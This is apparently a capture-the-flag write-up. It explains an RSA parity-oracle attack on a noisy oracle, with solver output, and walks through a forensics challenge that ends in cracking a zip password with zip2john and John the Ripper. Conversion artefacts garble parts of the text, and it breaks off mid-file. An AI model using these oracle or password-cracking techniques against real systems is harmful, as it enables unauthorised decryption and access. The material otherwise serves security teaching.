Public Modulus N: 974143627786009452107635992181470907433565314264962040563064984402856248020383606140893747295459280431629375725071522
4579613541256395082448468924757578339
Public Exponent E: 65537
Ciphertext C (integer): 286466282974681419863385346756283325922167072625406160733418287876753254017080230896583252543610028034498035900
22953444246160808792320645047908978526561524

Oracle Interaction:
- Send an integer (a ciphertext you want to test) on a new line.
- The oracle will decrypt it and return its parity:
  '0' if the decrypted plaintext is EVEN.
  '1' if the decrypted plaintext is ODD.
- WARNING: The oracle has a 10% chance of returning the INCORRECT parity.
  You may need to query strategically for important decisions.

Submission Protocol:
- You do NOT submit the final decrypted message value.
- Instead, you must submit the sequence of an *upper bound* for the plaintext
  at each of the 512 iterations of your binary search decryption.
- After the initial welcome, the server will prompt you for each bound sequentially.
- If your entire trace of 512 upper bounds matches our expected path, you win the flag.
(A generous query limit is in place, but repeated, identical queries for the same bound decision are expected.)

Oracle interaction phase. Send 'NEXT_BOUND' when ready to submit the next upper bound.
>
```

From this banner, we extract the critical information:

- N (**Public Modulus**): The large integer used in the RSA algorithm.
- E (**Public Exponent**): Typically, 65537.
- C (**Ciphertext**): The encrypted message we need to decrypt.

**The Goal:** We must provide a trace of the `upper_bound` at each of the `N.bit_length()` iterations.

**The Hurdle:** The oracle lies 10% of the time.

The presence of a "parity oracle" (telling us if a decrypted value is even or odd) immediately points to an **RSA LSB Oracle Attack**.



## Step 2: The Underlying Theory - RSA LSB Oracle Attack

This attack exploits the homomorphic properties of RSA and the information leak from the LSB oracle. Here's the core logic:

1. We know the original ciphertext  $C = M^E \pmod N$ , where  $M$  is the plaintext message we want to find.  $M$  is somewhere in the range  $[0, N)$ .
2. We can create a new, modified ciphertext  $C'$ , by multiplying the original  $C$  with the encryption of 2:

$$\begin{aligned} C' &= C * (2^E \pmod N) \pmod N \\ C' &= (M^E * 2^E) \pmod N \\ C' &= (2*M)^E \pmod N \end{aligned}$$

3. We send this new  $C'$  to the oracle. The oracle decrypts it to get  $M' = 2*M \pmod N$  and tell us its parity (even or odd)
4. This parity tells us about the magnitude of  $M$ :
  - **Case 1: Oracle says  $M'$  is EVEN.** This means  $2*M \pmod N$  is even. This can only happen if  $2*M$  did not “wrap around” the modulus  $N$ , Therefore,  $2*M < N$ , which implies  $M < N/2$ . The original message  $M$  is in the lower half of the possible range.
  - **Case 2: Oracle says  $M'$  is ODD.** This means  $2*M \pmod N$  is odd. This can only happen if  $2*M$  did wrap around the modulus  $N$ . Therefore,  $2*M > N$ , which implies  $M > N/2$ . The original message  $M$  is in the upper half of the possible range.

By repeating this process, we can halve the search space for  $M$  in each iteration, effectively performing a binary search to find the exact value of  $M$ .



## Step 3: Dealing with Deception - The Noisy Oracle

The server's hint and description state that the oracle is not always truthful. A single query could be a lie, which would send our binary search in the completely wrong direction, making the entire trace invalid.

**The solution is statistical.** As hinted by "strength in numbers," we should not rely on a single answer. For each C' we want to trust, we must query the oracle multiple times and take majority vote.

- If we query 11 times and get eight '0's and three '1's, we can be highly confident the true parity is 0 (even).
- Using an odd number of queries (NUMBER\_ROBUST\_QUERIES = 11 in the solver) is a good practice to avoid ties.

## Step 4: The Automated Solver

The Solver is available at: [RsaChallengeHardSolution.py](#).

### Code breakdowns:

1. **ask\_oracle\_robustly:** This is the core of our defence against the oracle's lies. It takes a ciphertext, sends it to the oracle NUM\_ROBUST\_QUERIES times, collects all the '0' and '1' responses, and returns the one that appeared most often.
2. **Initial Setup:** The script connects, receives the banner, and uses regular expressions to parse out N, E, C, and the required number of iterations.
3. **The Main Loop:** The script iterates N.bit\_length() times. In each iteration i:
  - a. It establishes the current search range [low, high].
  - b. It calculates the test ciphertext for the next iteration:  $\text{test\_ct} = (\text{current\_ct} * 2^E) \bmod N$
  - c. It calls **ask\_oracle\_robustly** with test\_ct to get a reliable parity bit.
  - d. Based on the parity, it updates the bounds: if parity is 0 (even),  $\text{high} = (\text{low} + \text{high}) / 2$ ; if parity is 1 (odd),  $\text{low} = (\text{low} + \text{high}) / 2$ .
  - e. It sends the command NEXT\_BOUND to the server to signal it's ready to submit.
  - f. It waits for the server's prompt and then sends the newly calculated *high* value (the required upper bound for this iteration).
  - g. It updates current\_ct to test\_ct for the next loop.





Run the solver: `python3 RsaChallengeHardSolution.py`

The script will begin the iterative process. It's configured to print progress updates periodically and for the last few critical iterations.

```

→ Downloads python3 RsaChallengeHardSolution.py
Received N, E, C. Target iterations: 512. Starting decryption process...

--- Iteration 1/512 ---
Current range for M_orig: [0, 9741436277860094521076359921814709074335653142649620405630649844028562480203836061408937472954592804316
293757250715224579613541256395082448468924757578339] (Size: 974143627786009452107635992181470907433565314264962040563064984402856248020
3836061408937472954592804316293757250715224579613541256395082448468924757578339)
UPPER BOUND for this iteration to submit: 4870718138930047260538179960907354537167826571324810202815324922014281240101918030704468736
477296402158146878625357612289806770628197541224234462378789169

--- Iteration 50/512 ---
Current range for M_orig: [0, 1730426695775849758454320678747022035241736607007400366887610559990051669424075708542598568043507754821
8270062198192293187328412174244154273] (Size: 17304266957758497584543206787470220352417366070074003668876105599900516694240757085425985
680435077548218270062198192293187328412174244154273)
UPPER BOUND for this iteration to submit: 8652133478879248792271603393735110176208683035037001834438052799950258347120378542712992840
217538774109135031099096146593664206087122077136

--- Iteration 100/512 ---
Current range for M_orig: [0, 1536927648061103609271001494415839903277409034927281409899189554826339038683680823054265978594219670247
3578950607972875619225] (Size: 15369276480611036092710014944158399032774090349272814098991895548263390386836808230542659785942196702473
578950607972875619225)
UPPER BOUND for this iteration to submit: 7684638240305518046355007472079199516387045174636407049495947774131695193418404115271329892
971098351236789475303986437809612

--- Iteration 150/512 ---
Current range for M_orig: [0, 1365065969648341245764379343100216515762753952613978300955456961342039646719542409995421275853839367051
4191802] (Size: 13650659696483412457643793431002165157627539526139783009554569613420396467195424099954212758538393670514191802)
UPPER BOUND for this iteration to submit: 6825329848241706228821896715501082578813769763069891504777284806710198233597712049977106379
269196835257095901


```

After submitting all the bounds correctly, the server will verify that the submitted trace matches its pre-calculated one. If they match, it will award the flag.

```

--- Iteration 511/512 ---
Current range for M_orig: [1813965029537664219118240390542355, 1813965029537664219118240390542358] (Size: 3)
UPPER BOUND for this iteration to submit: 1813965029537664219118240390542358

--- Iteration 512/512 ---
Current range for M_orig: [1813965029537664219118240390542356, 1813965029537664219118240390542358] (Size: 2)
UPPER BOUND for this iteration to submit: 1813965029537664219118240390542357

All bounds submitted. Waiting for final server verdict...

--- Final Server Verdict ---
TRACE_PERFECT! Your understanding of the oracle is flawless.
Flag: FLAG[FE927CB38D65A47E]

Final derived plaintext integer (from 'high'): 1813965029537664219118240390542357
As string (for verification): You Hacked It

```

The final decrypted message, "You Hacked It!" ALONG WITH FLAG, can be reconstructed from the final **high** value for self-verification, but it was not required for the flag.



## Conclusion

This challenge successfully combines a well-known cryptographic attack with two clever twists that test a player's thoroughness and problem-solving skills. The key takeaways are:

1. **Recognizing the Vulnerability:** Identifying the LSB Oracle attack from the problem description.
2. **Building Resiliency:** Developing a strategy (majority vote) to overcome the noise and uncertainty introduced by the deceptive oracle.
3. **Attention to Detail:** Carefully reading and adhering to the unique submission protocol, which requires submitting the intermediate state of the binary search rather than the final answer.



## Challenge 12: Operation Ghost Beacon

CYBER — SECURITY CHALLENGE
C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16




### Challenge 12: Operation Ghost Beacon

A defunct satellite has mysteriously resumed broadcasting, sending what appears to be encrypted PowerShell payloads to unknown destinations. One of these transmissions contains a fragmented signal—disguised as harmless code. Your mission: deobfuscate the transmission, reconstruct the payload, and extract the embedded flag before it disappears into the static.

[transmission.pcap](#)

### Step 1: Open the PCAP File in Wireshark analysed the HTTP packets



The screenshot shows the Wireshark interface with the following details for the selected packet:

- Ethernet II:** Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
- Internet Protocol Version 4:** Src: 127.0.0.1, Dst: 127.0.0.1
- Transmission Control Protocol:** Src Port: 42886, Dst Port: 1337, Seq: 1, Ack: 1, Len: 149
- Hypertext Transfer Protocol:**
  - Frame 4: 215 bytes on wire (1720 bits), 215 bytes captured (1720 bits)
  - 563 HTTP/1.0 501 Unsupported method ('POST') (text/html)
  - 95 POST /submit HTTP/1.1 (application/x-www-form-urlencoded)
  - 563 HTTP/1.0 501 Unsupported method ('POST') (text/html)
  - 95 POST /submit HTTP/1.1 (application/x-www-form-urlencoded)
  - 563 HTTP/1.0 501 Unsupported method ('POST') (text/html)
  - 225 GET /files/report.docx HTTP/1.1
  - 535 HTTP/1.0 404 File not found (text/html)
  - 212 GET /files/info.txt HTTP/1.1
  - 535 HTTP/1.0 404 File not found (text/html)
  - 354 GET /secure\_data/download.php?doc=0R0C0H1M0E1M0Y1M0ZtZ0WvLk5vdshdC1e1tz3eRtUubW0G15e5S5chH1M-Zj6YtZGj1eppcH= HTTP/1.1
  - 535 HTTP/1.0 404 File not found (text/html)
  - 225 GET /trackId=7748 HTTP/1.1
  - 535 HTTP/1.0 404 File not found (text/html)
  - 225 GET /trackId=8053 HTTP/1.1
  - 535 HTTP/1.0 404 File not found (text/html)
  - 225 GET /trackId=9683 HTTP/1.1
  - 535 HTTP/1.0 404 File not found (text/html)



The image shows a Wireshark packet capture of an HTTP request. The packet list pane shows a GET request to /secure\_data/download.php?doc=ahR0cHRlbnRlcjZkZGVyZG91LnppcA==. The packet bytes pane shows the raw data of the request, including the Base64-encoded body.

No.	Time	Destination	Protocol	Length	Info
160	0.125	127.0.0.1	HTTP	215	GET /page10.html HTTP/1.1
137	0.137	127.0.0.1	HTTP	217	GET /page11.html HTTP/1.1
149	0.149	127.0.0.1	HTTP	217	GET /page12.html HTTP/1.1
161	0.161	127.0.0.1	HTTP	217	GET /page13.html HTTP/1.1
173	0.173	127.0.0.1	HTTP	217	GET /page14.html HTTP/1.1
28	0.28	127.0.0.1	HTTP	215	GET /page2.html HTTP/1.1
40	0.40	127.0.0.1	HTTP	215	GET /page3.html HTTP/1.1
52	0.52	127.0.0.1	HTTP	215	GET /page4.html HTTP/1.1
64	0.64	127.0.0.1	HTTP	215	GET /page5.html HTTP/1.1
76	0.76	127.0.0.1	HTTP	215	GET /page6.html HTTP/1.1
88	0.88	127.0.0.1	HTTP	215	GET /page7.html HTTP/1.1
100	0.100	127.0.0.1	HTTP	215	GET /page8.html HTTP/1.1
112	0.112	127.0.0.1	HTTP	215	GET /page9.html HTTP/1.1
277	0.277	127.0.0.1	HTTP	354	GET /secure_data/download.php?doc=ahR0cHRlbnRlcjZkZGVyZG91LnppcA== HTTP/1.1
289	0.289	127.0.0.1	HTTP	225	GET /track?id=7748 HTTP/1.1
301	0.301	127.0.0.1	HTTP	225	GET /track?id=8053 HTTP/1.1
313	0.313	127.0.0.1	HTTP	225	GET /track?id=9663 HTTP/1.1
187	0.187	127.0.0.1	HTTP	95	POST /submit HTTP/1.1 (application/x-www-form-urlencoded)

### Step 2: Locate the GET Request with Long Data


This image is a zoomed-in view of the GET request from the previous screenshot, highlighting the long Base64-encoded body.

No.	Time	Destination	Protocol	Length	Info
100	0.100	127.0.0.1	HTTP	215	GET /page8.html HTTP/1.1
112	0.112	127.0.0.1	HTTP	215	GET /page9.html HTTP/1.1
277	0.277	127.0.0.1	HTTP	354	GET /secure_data/download.php?doc=ahR0cHRlbnRlcjZkZGVyZG91LnppcA== HTTP/1.1
289	0.289	127.0.0.1	HTTP	225	GET /track?id=7748 HTTP/1.1
301	0.301	127.0.0.1	HTTP	225	GET /track?id=8053 HTTP/1.1
313	0.313	127.0.0.1	HTTP	225	GET /track?id=9663 HTTP/1.1
187	0.187	127.0.0.1	HTTP	95	POST /submit HTTP/1.1 (application/x-www-form-urlencoded)

### Step 3: Copy and Decode the Base64 String


The image shows the CyberChef tool interface. The 'From Base64' recipe is selected, and the Base64 string 'ahR0cHRlbnRlcjZkZGVyZG91LnppcA==' is entered in the input field. The output field shows the decoded result: 'https://meek-nougat-f32f35.netlify.app/ctf-doc.zip'.

Step 4: After decoding the string, you'll get a URL with a download path—open it in your browser and download the file directly.




Note that the host server in the URL is only an example, the challenge may be hosted on a different server at NZCSC25.


Step 5: The zip file is password protected, and it will ask for the password when you try to open it.



Step 6: Now recheck the same HTTP request in the Wireshark; you will find different pages being requested by the user.



Step 7: In that HTTP request, you will find many page requests; locate page8.html and add it to the same URL you got from the Base64 decoding



Step 8: You will get a blank page, but when you view its source code, you will find a path to an image.

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8" />
5   <meta name="viewport" content="width=device-width, initial-scale=1" />
6   <title>Blank Page</title>
7 </head>
8 <body>
9   <!--  -->
10 </body>
11 </html>

```

Step 9: Now open that image URL in your browser and Download




Step 10: Now use the Exif tool on the downloaded image to check its metadata for any hidden information in Comment you will also see a Base64 string there

```


c:\Users\user> exiftool c4126f.jpeg
ExifTool Version Number      : 12.40
File Name                    : c4126f.jpeg
Directory                   : .
File Size                    : 156 KiB
File Modification Date/Time  : 2025:06:06 10:36:11+05:30
File Access Date/Time       : 2025:06:06 10:40:35+05:30
File Inode Change Date/Time  : 2025:06:06 10:40:34+05:30
File Permissions             : -rwxrwxrwx
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Exif Byte Order              : Big-endian (Motorola, MM)
X Resolution                  : 72
Y Resolution                  : 72
Resolution Unit              : inches
Y Cb Cr Positioning          : Centered
Exif Version                 : 0221
Components Configuration    : Y, Cb, Cr, -
Flashpix Version             : 0100
Color Space                   : sRGB
Exif Image Width             : 1280
Exif Image Height            : 1280
Scene Capture Type           : Standard
Compression                  : JPEG (old-style)
Thumbnail Offset             : 304
Thumbnail Length             : 8460
Comment                      : Next clue: /secure_data/Leak.php?log=YVcwNTAwYncudHh0
Image Width                  : 1280
Image Height                  : 1280
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 1280x1280
Megapixels                   : 1.6
Thumbnail Image               : (Binary data 8460 bytes, use -b option to extract)
  
```

Step 11: decode that base64 string you will get a path






Step 12: Now add that path to the URL and view that URL You will get a list of base64 encoded strings



Step 13: decode that base 64 encoded string




Step 14: Now save this list of decoded passwords, using John-the-Ripper

```

zip2john: Command not found
~/Downloads/zip2john$ ./zip2john ../../ctf-doc.zip > zip_hash.txt
~/Downloads/zip2john$ ./john --wordlist=../../pass.txt zip_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 512/512 AVX-512 16x])
Cost 1 (HMAC size [KiB]) is 11 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
v!PhY.qG2/H8cb9 (ctf-doc.zip/ctf.doc)
1g 0:00:00:00 DONE (2025-06-03 14:41) 20.00g/s 200020p/s 200020c/s 200020C/s password.eyphed
Use the "--show" option to display all of the cracked passwords reliably
Session completed
  
```

Step 15: Now extract that Zip file and get file extension is docs file type, now try to analyse the doc file code and you will get that file format is in zip type.



```

1 PKTEXT
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
  
```



Or another way you can analyse online as well

FILE URL :  ctf.docx

[Analyze Now!](#)

ANALYSIS RESULTS:

POSSIBILITY	FORMAT	DESCRIPTION
52.2%	DOCX	Word Microsoft Office Open XML Format document
38.8%	ZIP	Open Packaging Conventions container
8.8%	ZIP	ZIP compressed archive

Step 16: Change ctf.docx to ctf.zip and extract that zip file. Now start checking each file in the extracted zip data — you will find a file named document.xml.rels inside the folder word/\_rels/; open that file and view its content to find a target URL.








▼ Last week


ctf.zip	5/27/2025 11:46 PM	WinRAR ZIP archive	13 KB
---------	--------------------	--------------------	-------

▼ Today

.DS_Store	6/5/2025 11:55 AM	DS_STORE File	7 KB
[Content_Types].xml	6/5/2025 11:55 AM	Microsoft Edge HT...	2 KB
_rels	6/5/2025 11:55 AM	File folder	
docProps	6/5/2025 11:55 AM	File folder	
word	6/5/2025 11:55 AM	File folder	



Today			
	.DS_Store	6/5/2025 11:55 AM	DS_STORE File 7 KB
	document.xml	6/5/2025 11:55 AM	Microsoft Edge HT... 4 KB
	fontTable.xml	6/5/2025 11:55 AM	Microsoft Edge HT... 2 KB
	settings.xml	6/5/2025 11:55 AM	Microsoft Edge HT... 3 KB
	styles.xml	6/5/2025 11:55 AM	Microsoft Edge HT... 29 KB
	webSettings.xml	6/5/2025 11:55 AM	Microsoft Edge HT... 1 KB
	.rels	6/5/2025 11:55 AM	File folder
	theme	6/5/2025 11:55 AM	File folder


Today			
	document.xml.rels	6/3/2025 2:10 PM	RELS File 1 KB

```

1 <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
